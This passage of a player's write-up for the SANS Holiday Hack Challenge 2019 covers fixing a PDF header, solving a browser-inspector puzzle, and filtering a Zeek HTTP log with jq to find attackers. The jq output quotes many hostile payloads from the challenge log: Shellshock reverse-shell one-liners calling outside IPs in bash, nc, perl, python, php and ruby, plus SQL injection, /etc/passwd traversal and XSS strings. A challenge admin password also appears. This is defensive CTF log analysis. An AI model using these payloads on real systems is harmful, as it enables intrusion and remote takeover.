
Checking several files in VIM shows the fourth one is probably the decrypted PDF with a malformed PDF header.

```
%Äåòåë§ó ÐÄÆ
4 0 obj
<< /Length 5 0 R /Filter /FlateDecode >>
stream
x^A WÛ<92>Ü4^P}×Wô&@ì<84>ñH²®^Ar[ò^@^OT^BNñÀä!5µ^TP³<90>ìÂÿç´$ßvf±      [S5²äÖÑéVßü<81>^Ó^GÚ<9e>_+Ú_
Ã[)<8d>çnOJù$Æ£õ<81>6Z9#ºKÚv<9d>"<88>üJ¿PõÓ<9b><9a>^\U¯j
T½¬±^ýX<93>¦<8a>ðlñþyzóCúï0yKÝ÷ô²£×b<89>Ê<94><80>j[<93>^YÐ<8c>^A^_Óý!^XoQµMÔÍÜÔMµ®^] Å\9(´ñT<9d>×<84
V^CýÉÝdË¬ÃK<86>ql^Xø^A;
^Fï5`uh<8b>ÁÛáÊÏîÕd¨º<9f>®ù³<9a>"U÷j¡°ôyZÊ/¾HB^Oà^Exq¶«<92>     wu^Z²\<96>(o^^B^PÆ}T<93>^U^E^G{^Gg¹Ý
[9ô+Þ6^QBZ`%ïêWè@¿ÑÏôç^XpÉ~Ë<81>&,ÛY^R^F ð<87>èÒanêêËu<84>Å Â^QaÐ»<8d>0ÖÉ[ø5Ì~u1è 8i¬Ô<81>É^O:^@ë<86
e<94> <98><96>^@³N~:<98>^B^BÿxT       Îù>?<9e>p¹%n^\<83>9ïNp<83><84>U}t<85>å^X<83>»z<83>l<84>Èjò°Å<8
c>Ë'J)Ýf æØUË^W¹.<95>ÏmïÜ       ª<9c><93>úp_²ý^L®m<91>ønj.2»<85>t:©¡6<95><99>©Ö Ë¸GwilJ<95>Î§!LÌº<9
ÛÑõ^L\^M<85>^]¤Ùã@·¥*æ5hÀk<8f>k^A^AvIô^AÈºi§_<95>iÙ^FG<85>^K¡ä1Ô°-Í¾<86>^O^C¤ìCÅ^P<8c>©2tA);<8a>h9^]
d><8a>^NíÒ<91>íVÝD     ÊÔ« ôç^M<9b>ø<90>G5Þ(iäÑ¥<Eád3q5åñÙóZ¬ _^\vz^FàáFóCR&Oá¹>^@<8e>r<99><92>\"^Xø
ªwJI^\¹6iØ<90><8b>_(Ù_) û{^Q©=^uáå
<8e>ÑâÐyÝ^A<9a>F:/<81>ü¿Ð<9c><8e>°<9b>^Kñ.Ð´f<87>ðð·; ^V<96>Á¸ëS0«×^RÝ<9e>Q¡Aÿ<83>çCy6^6Ö¶
^K,6NEîñdZ<82>%^]úFmbÓ<8e> Ó«<8b>«ýÅû¿ÿyw «ßq^Nt^C:÷^G,h<8c><8b>3L^Nóíw<97><8a>¾ý^K_.LLË<96>tÐ<8d>uø
w]ßÜ^]1<94>^V'0C<96><9b>Ãev º°û^Hÿ}ãÌ
endstream
endobj
5 0 obj
1049
endobj
2 0 obj
<< /Type /Page /Parent 3 0 R /Resources 6 0 R /Contents 4 0 R /MediaBox [0 0 612 792]
>>
endobj
6 0 obj
"out/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf 4" [converted] 7885L, 2826904C
```

Adjusting the bytes for the PDF header, makes the file readable by a PDF reader
255044462D



Open the file successfully



3.12 Open the Sleigh Shop Door

Description:

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny? For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Solution:

The Tooth Fairy


Approach

Answered several questions by checking the HTML, JS or other content in the browser's inspector. The last question was the hardest, which will be displayed in this document. The other questions often had random answers due to random JS events.

Question 10: Plate removal

Plate removal and found key on the printing plate to the right side.

Placed plate back and enabled button



Added HTML macaroni, another error


Kringle Con
HOLIDAY HACK CHALLENGE 2019


Need another hint?
UNLOCK
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits

::before
<input type="text" maxlength="8" data-id="10">

<button data-id="10">Unlock</button>


<button class="switch" data-id="10"></button>

 == $0
::after


2 Error: Missing macaroni!
at HTMLButtonElement.<anonymous> (75548c0c-3112-445d-a…675e5:formatted:287)
(anonymous) @ 75548c0c-3112-445d-a…675e5:formatted:302
Error: Missing cotton swab!
at HTMLButtonElement.<anonymous> (75548c0c-3112-445d-a…675e5:formatted:291)

Found swab


Kringle Con
HOLIDAY HACK CHALLENGE 2019


In order for this hologram to be effective, it may be necessary to increase your perspective.
Need a hint?
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
::before

U
K
F
L
0
H
O
K
 == $0



Added gnome item and solved


HOLIDAY HACK
CHALLENGE 2019


https://crate.elfu.org
The villian is
The Tooth Fairy
Solved in: 15m 14s
Rank: Casual

3.13 Filter Out Poisoned Sources of Weather Data

Description:

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

Solution:

No anwser found :(

Download file and extract

vbox@hostname:/media/sf_study/sans_hhc/2019/filter_weather$ wget https://downloads.elfu.org/http.log.gz
--2020-01-04 13:00:02-- https://downloads.elfu.org/http.log.gz
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
Connecting to downloads.elfu.org (downloads.elfu.org)|45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4499255 (4.3M) [application/octet-stream]
Saving to: ‘http.log.gz’

http.log.gz 100%
[===>] 4.29M
3.42MB/s in 1.3s

2020-01-04 13:00:04 (3.42 MB/s) - ‘http.log.gz’ saved [4499255/4499255]

vbox@hostname:/media/sf_study/sans_hhc/2019/filter_weather$ gunzip http.log.gz
vbox@hostname:/media/sf_study/sans_hhc/2019/filter_weather$ ls -l
total 41780
-rwxrwx--- 1 root vboxsf 42779484 Dec 3 13:24 http.log


Found README due to fuzzing webserver

https://srf.elfu.org/README.md

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```

Logged in with found credentials

admin / 924158F9522B3744F5FCD4D10FAC4356



Found API docs

API Request All Station IDS:
HTTP GET REQUEST - http://srf.elfu.org/api/stations
API Request All Stations Weather Data:
HTTP GET REQUEST - http://srf.elfu.org/api/weather?station_id=*
API Request One Stations Weather Data:
HTTP GET REQUEST - http://srf.elfu.org/api/weather?station_id=abcd1234
API Request Multiple Specific Stations Weather Data:
HTTP GET REQUEST - http://srf.elfu.org/api/weather?station_id=abcd1234,abcd1235

https://srf.elfu.org/apidocs.pdf

SRF API DOCS

Sleigh Route Finder API Documentation

To Update The Measurements For a Specific Global Elf Weather Station:

HTTP POST REQUEST TO - http://srf.elfu.org/api/measurements

HTTP HEADER OF - Content-Type: application/json

HTTP POST BODY SIMILAR TO (replacing station_id and weather data):


```
{
 "coord": {
  "lon": 19.04,
  "lat": 47.5
 },
 "weather": [
  {
   "id": 701,
   "main": "Mist",
   "description": "mist",
   "icon": "50d"
  }
 ],
 "base": "stations",
 "main": {
  "temp": 3,
  "pressure": 1016,
  "humidity": 74,
  "temp_min": 3,
  "temp_max": 3
```

Using JQ

Selecting all HTTP 200 status codes

```
$ cat http.log | jq '.[] | select (.status_code == 200)'

...<SNIP>...
{
"ts": "2019-10-06T01:38:29-0800",
"uid": "CMX8VA4V2nVbe4auZ5",
"id.orig_h": "118.212.50.178",
"id.orig_p": 48802,
"id.resp_h": "10.20.3.80",
"id.resp_p": 80,
"trans_depth": 8,
"method": "GET",
"host": "10.20.3.80",
"uri": "/css/main.css",
"referrer": "http://srf.elfu.org/",
"version": "-",
"user_agent": "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/6.5.19847",
"origin": "-",
"request_body_len": 0,
"response_body_len": 1755,
"status_code": 200,
"status_msg": "OK",
"info_code": "-",
"info_msg": "-",
"tags": "(empty)",
"username": "-",
"password": "-",
"proxied": "-",
"orig_fuids": "-",
"orig_filenames": "-",
"orig_mime_types": "-",
"resp_fuids": "-",
"resp_filenames": "-",
"resp_mime_types": "text/css"
}
```

Select unique user-agents

Filtering Mozilla, curl and Opera

```
$ cat http.log | jq '.[] | .user_agent' | egrep -iv 'mozilla|opera|
curl' | sort | uniq | sort

"1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1"
"1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1"
"1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*"
"1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72,
--"
"1' UNION SELECT -1,'autosc','test','O:8:\\\"stdClass\\\":3:
{s:3:\\\"mod\\\";s:15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:20:\\\
"@random41940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,
0 /*"
"1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,
3,4,5,6,7,8 -- '"
"1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1"
"() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'"
"() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1"
"CholTBAgent"
"Chrome/15.0.860.0 (Windows; U; Windows NT 6.0; en-US)
AppleWebKit/533.20.25 (KHTML, like Gecko) Version/15.0.860.0"
"DuckDuckBot/1.0; (+http://duckduckgo.com/duckduckbot.html)"
"facebookexternalhit/1.0
(+http://www.facebook.com/externalhit_uatext.php)"
"facebookexternalhit/1.1
(+http://www.facebook.com/externalhit_uatext.php)"
"facebot"
"Googlebot-Image/1.0"
"Googlebot-News"
"Googlebot-Video/1.0"
"HttpBrowser/1.0"
"ia_archiver (+http://www.alexa.com/site/help/webmasters;
crawler@alexa.com)"
"RookIE/1.0"
"Sogou head spider/3.0(
http://www.sogou.com/docs/help/webmasters.htm#07)"
"Sogou Orion spider/3.0(
http://www.sogou.com/docs/help/webmasters.htm#07)"
```


```
"Sogou Pic Spider/3.0(
http://www.sogou.com/docs/help/webmasters.htm#07)"
"Sogou-Test-Spider/4.0 (compatible; MSIE 5.5; Windows 98)"
"Sogou web
spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
"() { :; }; /usr/bin/perl -e 'use Socket;$i=\"83.0.8.119\";
$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(conn
ect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"
/bin/sh -i\");};'"
"() { :; }; /usr/bin/php -r
'$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -i <&3 >&3
2>&3\");'"
"() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect((\"150.45.133.97\",54611));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
"() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/
sh -i <&%d >&%d 2>&%d\",f,f,f)'"
"Wget/1.9+cvs-stable (Red Hat modified)"
```

Select unique URI from status code 200


```
$ cat http.log | jq '.[] | select (.status_code == 200) | .uri' | sort
| uniq | sort

"/"
"/alert.html"
"/apidocs.pdf"
"/api/firewall"
"/api/login"
"/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9
,10,11,12,13,14,15,16,17,18,19,20"
"/api/login?id=cat /etc/passwd||"
"/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/
passwd"
"/api/login?id=/../../../../../../../../../etc/passwd"
"/api/measurements"
"/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197
--"
"/api/measurements?station_id=<script>alert(60602325)</script>"
"/api/stations"
"/api/stations?station_id=1' UNION SELECT
1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*"
"/api/stations?station_id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'',''/
*&password=MoAOWs"
"/api/stations?station_id=|cat /etc/passwd|"
"/api/stations?station_id=<script>alert('automatedscanning')</script>"
"/api/stations?station_id=<script>alert(\\\"automatedscanning\\\")</
script>"
"/api/weather?station_id=*"

...<SNIP>...

"/api/weather?station_id=1' UNION SELECT
0,0,username,0,password,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0 FROM xmas_users WHERE 1"
"/api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9
,10,11,12,13,14,15,16"
"/api/weather?station_id=1' UNION+SELECT+1,1416442047"
"/api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --"
"/api/weather?station_id=1' UNION/**/SELECT/**/2015889686,1,288214646/
*"
"/api/weather?station_id=1' UNION SELECT
2,'admin','$1$RxS1ROtX$IzA1S3fcCfyVfA9rwKBMi.','Administrator'/*&file=
```


```
index&pass="
"/api/weather?station_id=1' UNION/**/SELECT 302590057/*"
"/api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/
*"
"/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--"

...<SNIP>...

"/api/weather?station_id=99072"
"/api/weather?
station_id=995573,6454958,732481,2334652,2794479,4967563,8133978"
"/api/weather?station_id=996256"
"/api/weather?station_id=996506,4331567"
"/api/weather?station_id=99738,2769584,2907667"
"/api/weather?station_id=../../../../../../../../../../../bin/cat
/etc/passwd\\\\x00|"
"/api/weather?station_id=;cat /etc/passwd"
"/api/weather?station_id=/../../../../../../../../../../../etc/passwd"
"/api/weather?station_id=/../../../../../../../../../etc/passwd"
"/api/weather?station_id=/etc/passwd"
"/api/weather?station_id=`/etc/passwd`"
"/api/weather?station_id=<script>alert(1)</script>.html"
"/api/weather?station_id=<script>alert(autmatedsacnningist)</script>"
"/api/weather?station_id=<script>alert(automatedscaning)</script>"
"/api/weather?station_id=<script>alert('automatedscanning');</script>"
"/api/weather?station_id=<script>alert(\\\"automatedscanning\\\")</
script>;"
"/css/alt.css"
"/css/freelancer.min.css"
"/css/main.css"
"/css/weathermap.css"
"/home.html"
"/img/badweather.png"
"/img/goodweather.png"
"/img/logo_zoomed2.PNG"
"/index.html"
"/js/CustomEase.js"
"/js/freelancer.min.js"
"/js/ipaddr.js"
"/js/library-g.js"
"/js/Morph.js"
"/js/weathermap.js"
"/logout"
"/logout?id=1' UNION/**/SELECT 1223209983/*"
"/logout?id=1' UNION SELECT
```


```
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/
*"
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\">
<script>alert(1536286186)</script>"
"/map.html"
"/README.md"
"/santa.html"
"/vendor/bootstrap/js/bootstrap.bundle.min.js"
"/vendor/fontawesome-free/css/all.min.css"
"/vendor/fontawesome-free/webfonts/fa-solid-900.woff2"
"/vendor/jquery-easing/jquery.easing.min.js"
"/vendor/jquery/jquery.min.js"
```

Select unique Host

```
$ cat http.log | jq '.[] | .host' | sort | uniq | sort

"-"
"10.20.3.80"
"<script>alert(\\\"automatedscanning\\\");</script>"
"<script>alert(automatedscanning)</script>"
"<script>alert('automatedscanning');</script>&action=item"
"<script>alert(\\\"automatedscanning\\\");</script>&from=add"
"<script>alert('automatedscanning');</script>&function=search"
"<script>alert(\\\"automatedscanning\\\")</script><img src=\\\""
"<script>alert(\\\"avdscan-681165131\\\");d('"
"srf.elfu.org"
"ssrf.elfu.org"
```

Select unique username

```
$ cat http.log | jq '.[] | .username' | sort | uniq | sort

"-"
"6666"
"admin"
"Admin"
"comcomcom"
"(empty)"
```


```
"' or '1=1"
"q1ki9"
"-r nessus"
"root"
"servlet"
"support"
```

Select statuscode HTTP 400

```
cat http.log | jq '.[] | select (.status_code == 400) | .user_agent'

"() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1"
"Mozilla/4.0 (compatible; MSIE 4.01; Windows 98; DigExt)"
"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092318
Fedora/3.0.2-1.fc9 Firefox/3.0.2"
"() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-CA) AppleWebKit/534.13
(KHTML like Gecko) Chrome/9.0.597.98 Safari/534.13"
"() { :; }; /usr/bin/perl -e 'use Socket;$i=\"83.0.8.119\";
$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(conn
ect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"
/bin/sh -i\");};'"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.6pre) Gecko/
2008121605 Firefox/3.0.6pre"
"() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect((\"150.45.133.97\",54611));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
"() { :; }; /usr/bin/php -r
'$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -i <&3 >&3
2>&3\");'"
"Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US; rv:1.9b2)
Gecko/2007121016 Firefox/3.0b2"
"Opera/9.23 (Windows NT 5.0; U; en)"
"() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/
sh -i <&%d >&%d 2>&%d\",f,f,f)'"
```

